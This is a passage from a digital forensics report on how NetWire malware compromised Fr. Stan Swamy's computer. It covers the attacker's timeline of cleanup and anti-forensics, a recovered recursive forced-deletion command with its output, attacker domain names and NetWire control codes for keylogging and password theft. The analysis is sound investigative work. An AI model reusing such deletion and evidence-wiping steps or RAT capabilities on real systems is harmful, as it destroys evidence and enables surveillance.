


Image 26 (Fr. Swamy’s Windows launched into a virtual machine)

Arsenal has found no evidence which would suggest that the “mydata” documents were ever interacted with in any legitimate way on Fr. Swamy’s computer. More specifically, there is no evidence[22] which would suggest any of the “mydata” documents, or the hidden folder they were contained in, were ever opened. One method that can be used to assist in determining whether a particular document has ever been opened on a particular computer is to review the NTFS file system’s “object identifier” (a/k/a $OBJECT_ID) attributes for that document. Object identifiers are

[21] Per launching the forensic image obtained from Fr. Swamy’s computer into a virtual machine by Arsenal Image Mounter

[22] Among Windows shortcuts and jump lists, Registry MRUs and ShellBags, NTFS object identifiers, etc.

normally assigned to documents when they are either created or first opened. In this case, none of "mydata" documents have object identifiers.

VI. Attacker Cleanup and Anti-forensic Activity

Arsenal has significant insight into the attacker's activities on June 11, 2019, the day before Fr. Swamy's computer was seized by Pune police, based largely on file system transactions, memory captured in Windows hibernation and swap[23], event logs, and NetWire logs. The attacker was using NetWire to perform an extensive cleanup of their malicious activities (including crude anti-forensic activity) on this day, which Arsenal has found both unique and extremely suspicious given the computer's imminent seizure. Deletions included malicious scheduled tasks, scripts, WinSCP and multiple NetWires, and surveillance data. A summary of notable events[24] from June 11, 2019 on Fr. Swamy's computer can be found below in Table 8, and more details on these events from the perspective of file system transactions can be found in Exhibit C.

Time	Event Description
20:22:02.576	Windows resumes from sleep
20:24:02.228	Daily NetWire log created when Fr. Swamy opens Chrome to read email
20:26:00.489	Attacker deletes scheduled task GRPM2AB (C:\EPSON\SSENC_Default.vbs)
20:26:08.812	Attacker deletes scheduled task GRPM2AU (C:\EPSON\jobs\WSync.vbs)
20:27:18.173	Attacker deletes C:\EPSON\SSENC_Default.vbs
20:27:18.387	Attacker deletes C:\EPSON\exlist.txt
20:27:18.412	Attacker deletes C:\EPSON\D_DriveSSENC_Default.vbs
20:27:40.130	Attacker deletes C:\EPSON\jobs\WSync.vbs
20:27:40.344	Attacker deletes C:\EPSON\jobs\WinSCP.rar
20:27:40.350	Attacker deletes C:\EPSON\jobs\WinSCP.ini
20:27:40.376	Attacker deletes C:\EPSON\jobs\release.exe
20:27:40.391	Attacker deletes C:\EPSON\jobs\readme.txt
20:27:40.396	Attacker deletes C:\EPSON\jobs\license.txt
20:27:40.401	Attacker deletes C:\EPSON\jobs\default.txt
20:28:43.928	Attacker deletes C:\EPSON\jobs\WinSCP.exe
20:28:49.378	Attacker deletes C:\EPSON\jobs\WinSCP.com
20:28:55.863	Attacker deletes C:\EPSON\jobs
20:29:32.136	Attacker begins deleting 39 existing NetWire logs (C:\Users\pc\AppData\Roaming\Diagnostics)
20:30:08.055	Attacker deletes scheduled task ZoeGriffinqw (C:\Dennis\KieraGallagher.exe)
20:30:17.987	Attacker deletes scheduled task ZoeGriffinrt (C:\Dennis\GabrielElliott.exe)

[23] More specifically, remnants of cached data from the use of NetWire's File Manager and Remote Shell features

[24] Per file system transactions, unless otherwise noted

Time	Event Description
20:30:37.995	Attacker deletes scheduled task ZoeGriffinte (C:\Dennis\MichaelPollard.exe)
20:31:21.462	Attacker deletes scheduled task GRPM11205F (C:\ATIGraphics\SuzzaneVacaVillanueva.exe)
20:32:24.685	Attacker deletes NetWire wrapper (C:\Dennis\SophieMarsden.exe)
20:32:24.936	Attacker deletes NetWire wrapper (C:\Dennis\MichaelPollard.exe)
20:32:25.091	Attacker deletes NetWire wrapper (C:\Dennis\KieraGallagher.exe)
20:32:25.161	Attacker deletes collection of NetWire wrappers (C:\Dennis\2804.rar)
20:33:14.392	Attacker removes hidden and system attributes of C:\dump folder
20:33:31.315	Attacker removes hidden and system attributes of C:\dump\backup2015 folder
20:34:29.536	Attacker deletes NetWire wrapper (C:\Dennis\GabrielElliott.exe)
20:36:07.783	Attacker begins deleting 14,313 files and folders from C:\dump\backup2015 folders
20:38:11.550	Attacker deletes C:\dump\backup2015 folder
20:46:12.726	Attacker deletes C:\Users\pc\AppData\Roaming\Microsoft\Windows\Recent\System and Security.lnk
20:48:59.514	Attacker begins creating “noise” by copying 995 Windows files and folders (C:\Windows\winsxs) into C:\EPSON folder
20:50:12.400	Attacker begins creating “noise” by copying 2,224 Windows files and folders (C:\Windows\winsxs) into C:\Users\pc\AppData\Roaming\Diagnostics folder
20:50:59.103	Attacker renames C:\dump folder to mybackup
20:52:23.582	Attacker begins creating “noise” by copying 385 files and folders from Fr. Swamy’s Documents folder into C:\mybackup
20:54:12.945	Attacker begins deleting 385 files and folders from C:\mybackup folder
20:54:29.696	Attacker deletes C:\mybackup folder
20:54:46.822	Attacker deletes C:\Media\VLCtask.vbs
20:54:47.150	Attacker deletes C:\Media\VLCmedia.exe
20:56:02.353	Attacker deletes C:\Stanswamy folder
20:57:02.192	Attacker renames C:\Media folder to Opera
20:57:48.853	Attacker begins creating "noise" by copying 167 Opera files and folders (C:\Users\pc\AppData\Roaming\Opera Software\Opera Stable) into C:\Opera
20:58:24.923	Attacker begins creating "noise" by copying 159 Opera files and folders (C:\Users\pc\AppData\Roaming\Opera Software\Opera Stable) into C:\Dennis
20:58:49.349	Attacker renames C:\Dennis folder to OperaBak
20:59:58.222	Attacker renames C:\Epson folder to Desktop
21:01:28.976	Windows begins shutdown (manually initiated by logged-on user)

Table 10

A particularly interesting remnant of NetWire use was found in Fr. Swamy’s Windows swap which contained buffer cache from the attacker’s execution of a Remote Shell command on June 11, 2019 at 20:36:07. This command, “del /f /q /s “C:\dump\backup2015*.*””, resulted in all the contents of the hidden staging area being deleted forcefully (/f), quietly (/q), and recursively (/s). Image 27 shows a portion of this raw remnant in swap and Image 28 shows the complete remnant in a more human-friendly format:





Image 27 (NetWire Remote Shell Remnant)



```
del /f /q /s "C:\dump\backup2015\*.*"
Deleted file - C:\dump\backup2015\10E995B9\1000 fake deeds.docx
Deleted file - C:\dump\backup2015\10E995B9\13 Nov meet.docx
Deleted file - C:\dump\backup2015\10E995B9\17 Nov- Land Bank.docx
Deleted file - C:\dump\backup2015\10E995B9\19 Nov - Land Bank in SA.docx
Deleted file - C:\dump\backup2015\10E995B9\AAP Manifesto - full text.docx
Deleted file - C:\dump\backup2015\10E995B9\Adivasi vs Vanvasi.docx
Deleted file - C:\dump\backup2015\10E995B9\Adivasis and the New Land Acqn Act - Chitrangada.docx
Deleted file - C:\dump\backup2015\10E995B9\Corporates funding pol parties.docx
Deleted file - C:\dump\backup2015\10E995B9\Decorating tree.docx
d file - C:\dump\backup2015\10E995B9\Ambedkar - The Doctor And The Saint - Arundhati Roy.docx
Deleted file - C:\dump\backup2015\10E995B9\Annual Report - 2015-2016.docx
Deleted file - C:\dump\backup2015\10E995B9\AnnualReport2017-18(Hindi).pdf
Deleted file - C:\dump\backup2015\10E995B9\Antony PM  - PhD thesis.docx
Deleted file - C:\dump\backup2015\10E995B9\Arcelor Mittal.pdf
Deleted file - C:\dump\backup2015\10E995B9\Arrests in Jharkhand - 2011 to 2913.docx
Deleted file - C:\dump\backup2015\10E995B9\Austerity of the affluent - P. Sainath.docx
Deleted file - C:\dump\backup2015\10E995B9\BACKGROUND NOTE_INDEPENDENT PEOPLES TRIBUNAL ON PACHWARA (1).pdf
Deleted file - C:\dump\backup2015\10E995B9\Bagaicha Letter Head.docx
Deleted file - C:\dump\backup2015\10E995B9\Begging bowls - English.docx
Deleted file - C:\dump\backup2015\10E995B9\Bhuria Report V-1.pdf
Deleted file - C:\dump\backup2015\10E995B9\Bhuria Report Vol-II--- A.pdf
Deleted file - C:\dump\backup2015\10E995B9\Bhuria Report Vol-II--- B.pdf
Deleted file - C:\dump\backup2015\10E995B9\Bhuria Report Vol-II--- C.pdf
Deleted file - C:\dump\backup2015\10E995B9\bihar-prison-report.pdf
Deleted file - C:\dump\backup2015\10E995B9\Bio-data_of_Bhubaneswar__2_.docx
Deleted file - C:\dump\backup2015\10E995B9\Cg massacre - june 12.docx
Deleted file - C:\dump\backup2015\10E995B9\coalmines-specialprovisions-ordinance2014.pdf
Deleted file - C:\dump\backup2015\10E995B9\Commons_Judgement_in_Hindi.docx
```

Image 28 (NetWire Remote Shell Remnant - Human Friendly)

Additional remnants of the attacker's cleanup and anti-forensic activity involving NetWire's Remote Shell feature were found in Fr. Swamy's Windows swap. Images 29 and 30 below show the xcopy commands the attacker used to create noise in the "C:\EPSON" and "C:\Users\pc\AppData\Roaming\Diagnostics" folders (see 20:48:59.514 and 20:50:12.400 in Table 10 above) by copying files from the "C:\Windows\winsxs" folder recursively (/s), ignoring errors (/c), with hidden and system files (/h), with read-only files (/r), and suppressing any prompts regarding overwriting existing files (/y).




Image 29 (NetWire Remote Shell Remnant)




Image 30 (NetWire Remote Shell Remnant)

Regarding the Remote Shell buffer cache displayed in Image 30, Arsenal was able to locate relevant data from portions of a NetWire stack in Fr. Swamy's Windows swap. The last NetWire socket event timestamp within this stack was from 20:50:24.489 on June 11, 2019, indicating the activity related to this stack completed just before that time. See Image 31 below to see the command[25] run by the attacker within the NetWire stack itself.

[25] Partially truncated by a single byte (due to a NetWire ping, a/k/a control code 97) as expected




Image 31 (Portion of NetWire Stack)

It is important to note that it appears the attacker's cleanup appears to have been interrupted when Fr. Swamy shutdown Windows at 21:01:28, as the attacker's activity had continued within two minutes of that time, additional remnants of malicious activity remained, and the attacker had not yet sent the NetWire "a1" control command for removing itself. Windows did not start again before the Pune police seized his computer the next morning.

VII. Summary

Arsenal's analysis in this case has revealed that Stanislaus Lourduswamy's computer was compromised by the same attacker identified in Reports I, II, and III over the course of three distinct campaigns, beginning on October 19, 2014 and ending upon the seizure of his computer by Pune police department on June 12, 2019. The attacker responsible for compromising Fr. Swamy's computer had extensive resources (including time) and it is obvious that their primary goals were surveillance and incriminating document delivery. Arsenal has effectively caught the attacker red handed (yet again), based on remnants of their activity left behind in file system transactions, application execution data, and otherwise. It is important to note that Arsenal has also recovered multiple types of communications with the attacker's command and control server from Windows hibernation data on Fr. Swamy's computer. Arsenal has connected the same attacker to a significant malware infrastructure[26] which we now know was deployed over the course of over six years to not only attack and compromise Fr. Swamy's computer during the aforementioned timespan, but to attack his co-defendants in the Bhima Koregaon case and defendants in other high-profile Indian cases as well. It should be noted that this is one of the most serious cases involving evidence tampering that Arsenal has ever encountered, based on various metrics which include the vast timespan between the delivery of the first and last incriminating documents on *multiple defendants computers*. Arsenal's findings in this report (and all of our others) can be replicated by competent digital forensics practitioners with access to the same electronic evidence.

Mark Spencer

Digitally signed by Mark Spencer
Date: 2022.12.11 09:51:53 -05'00'

[26] The malware infrastructure is quite large and supported multiple campaigns (using malware such as NetWire and DarkComet) against many victims. Remnants of the infrastructure exist well beyond individual computers involved in the Bhima Koregaon case - for example, within email accounts and in logs retained by services abused by the attacker.

Appendix A - Attacker Domain Names

anonhost.zapto.org
atlaswebportal.zapto.org
bzone.no-ip.biz
chivalkarstone.com
claraoliveira.serveblog.net
duniaenewsportal.ddns.net
gayakwaad.com
itfuturisticspvt.zapto.org
jasonhistoryarticles.read-books.org
johnmarcus.zapto.org
knudandersen.zapto.org
makey212.zapto.org
pahiclisting.ddns.net
phichosting.read-books.org
ramesh212121.zapto.org
researchplanet.zapto.org
socialstatistics.zapto.org
socialstudies.zapto.org
solidarity.read-books.org
testingnew.no-ip.org
urdudictionary.read-books.org
vinaychutiya.no-ip.biz
vinayzandu.no-ip.biz
welfareschemes.zapto.org

Appendix B - Notable NetWire v1.7 Control Commands

97 - Default keep alive (ping)
98 - Alternative keep alive
99 - Registered
9b - Create(d) socket
9d - Update
9f - Close
a0 - Execute reconnect
a1 - Uninstall
a2 - Host Id modification
a3 - Quick remote download
a4 - List volumes and type
a6 - File explorer: Open directory / directory listing
a8 - Search files: execute
a9 - Search files: results
ab - File explorer: file action
ac - Data to file (depends on direction -> upload vs download)
ad - Close file
af - File attribute action
b0 - Rename file
b1 - Delete file
b2 - New folder
b6 - Create remote shell
b7 - Send data to shell
b8 - Terminate remote shell
ba - System information: general
bc - System information: logon sessions
be - Process listing
c0 - Terminate process
c1 - Application windows open / window handles listing
c2 - Modify application windows (rename, show/hide, close)
c3 - Remote download execute
c4 - Remote download result
c9 - Screenshot execute
ca - Screenshot transfer of result (image)
cb - Screenshot close
cc - Keylogger start/open
ce - Keylogger log operation (browse, read, download)
cf - Keylogger log delete
d0 - Keylogger log open
d1 - Keylogger log send data
d2 - Keylogger log close
d3 - Password recovery browsers
d5 - Password recovery messengers
d7 - Password recovery email clients
df - Hasher execute
e1 - Hasher results
e2 - Hasher abort/stop/done
e3 - List active ports
e5 - Registry open/browse
e7 - Registry key operations (create/delete)
e8 - System information: disks

Appendix C - Examples of NetWire v1.7 Stack Analysis from Arsenal Testing Environment

The screenshots below depict a NetWire post-upload File Explorer browse command (see Image C1), the uploaded filename (partially truncated as expected, see Image C2), and contents of the uploaded file (partially truncated as expected[27], see Image C3) from a NetWire stack within Arsenal's testing environment. These portions of NetWire stack data are consistent with the data from Fr. Swamy's computer depicted in Images 16, 17, 18, 20, 21, and 22.




Image C1 (Portion of NetWire Stack)




Image C2 (Portion of NetWire Stack)




Image C3 (Portion of NetWire Stack)

[27] While the file content is partially truncated as expected by the directory browse command, the directory browse command itself is not truncated as this stack was dumped before the NetWire ping which would have done so. If the ping had occurred before this stack was dumped, the directory browse control command (A6) and drive letter (43) visible in Image C3 would have been overwritten with the ping control command (97) and a null (00). Notable NetWire v1.7 control commands can be found in Appendix B.